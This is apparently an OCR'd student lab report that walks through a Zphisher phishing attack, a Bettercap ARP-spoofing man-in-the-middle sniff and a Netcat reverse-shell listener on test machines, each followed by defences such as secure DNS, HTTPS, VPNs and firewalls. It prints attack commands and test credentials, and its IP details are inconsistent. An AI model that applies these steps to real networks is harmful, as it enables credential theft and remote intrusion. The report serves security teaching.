
Note: The username is aizadtest@gmail.com, and the password is 12345678.

g) Result: Zphisher able to get the victim IP address, account and password when the victim enter their information using a fake phishing link.




DEFENCE


a) Improve a security web browser by enabling a secure DNS.



b) So, when a user of victim clicks a phishing link




c) The link is can't be proceeded and give an error message to enter directly to a page of phishing link.




- 2.Man-in-the-Middle (Bettercap)

ATTACK

First step to use this attack it have many methods and there is number of parameters, but for the time being, let's leave them all at default. To activate the module, type “net.probe on”.




Now that the module is operating, it is scanning every device linked to our computer's network to find information about it, such as its IP address” 10.0.2.4”, Mac address, and vendor. We can type net.show for more details to help clarify things.




The IP address of the device I used to carry out this attack is 192.168.1.4. The router ip address is 10.0.2.15 knew it by Name column that is indicates gateway and the remainder is client linked to this network. We may now select the device to use as our victim. For instance, I'm going to use myVMWARE Windows 7 laptop, 10.0.2.4. Let's now examine the arp.spoof module.

Now we can do packet sniffing using net.sniff module, Second, we need to set the arp.spoof.targets parameter by simply providing our victim's IP address. Thus, it will be set arp.spoof.targets 192.168.1.3 in my instance. So lets turn it on by typing net.sniff on.



Then i will move to my windows 7 to open the “Home of Acunetix Art (vulnweb.com)” to test that bettercap can sniff it.

Then I try to enter the username and password to this web page.




As a result, it displays my username and the password that I type on the website together with the result that was intercepted by BetterCap. Thus the attack is succesfuly been done.

DEFENCE


As previously said, to stop Man-in-the-Middle assaults Make advantage of user education, software updates, secure Wi-Fi networks, encryption, strong authentication, and network traffic monitoring.

Man-in-the-Middle (MitM) attack defence necessitates a multipronged strategy that includes a range of security controls. First and foremost, make sure that reliable encryption technologies are used, such as ProtonVirtual Private Networks (VPNs)for network traffic protection and make sure that always use HTTPS for web communication.



We also can Use WPA3 encryption and create strong, one-of-a-kind passwords to secure Wi-Fi networks.

Make regular firmware and software updates a priority for all devices in order to patch vulnerabilities and turn off unused services.



As shown above the website is not secure there for as the user we need to be educated and know the basics of the attack. Therefore, we must avoid the to open the untrustworthy web browser as this is google and Mozilla fox it notifies us that the website is not secure.

To strengthen access controls, use multi-factor authentication (MFA). You should also use intrusion detection and prevention systems (IDPS) to continuously monitor network traffic and set up alerts for odd activity. Inform users of the dangers posed by MitM attacks, stressing the need to confirm the legitimacy of websites and exercise caution when sharing personal information. Furthermore, create a thorough incident response plan, carry out frequent security audits, and stay informed about emerging threats to maintain a resilient defense against potential MitM threats.

- 3.Reverse shell(Netcat)Aizad
  ATTACK
  a) First, let's run the following command to launch a listener on port 5555 on our attacking Kali Linux system.
  b)


```
root@kali: /home/aizad
File  Actions  Edit  View  Help
┌──(root㉿kali)-[/home/aizad]
└─# nc -lvp 5555
listening on [any] 5555 ...
```

  c)


```
aizad@kali: ~
File  Actions  Edit  View  Help
┌──(aizad㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed5:f66d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d5:f6:6d  txqueuelen 1000  (Ethernet)
        RX packets 47250  bytes 69319966 (66.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22135  bytes 1336139 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

d) As soon as the listener is operational, let's launch a shell on the victim computer. This shell will connect to our attacking system (Kali Linux) via CMD and execute as administrator. Note:The attacker's IP address is 10.0.2.4.


e)




f) When you return to the attacker machine (Kali Linux) after running the as mentioned command, you will notice that you have console access to the Windows systems.




g) The result of an attack can execute any command on Windows once the reserve is open. Kali Linux can view a Windows directory and create files in it.






DEFENCE

a) Configuring a firewall involves setting rules to control the traffic entering and leaving in our network by turning on windows firewall in window.



b) Result: reverse shell can't be done by because there are security alert from windows firewall to prevent from any attacker get access to this windows.

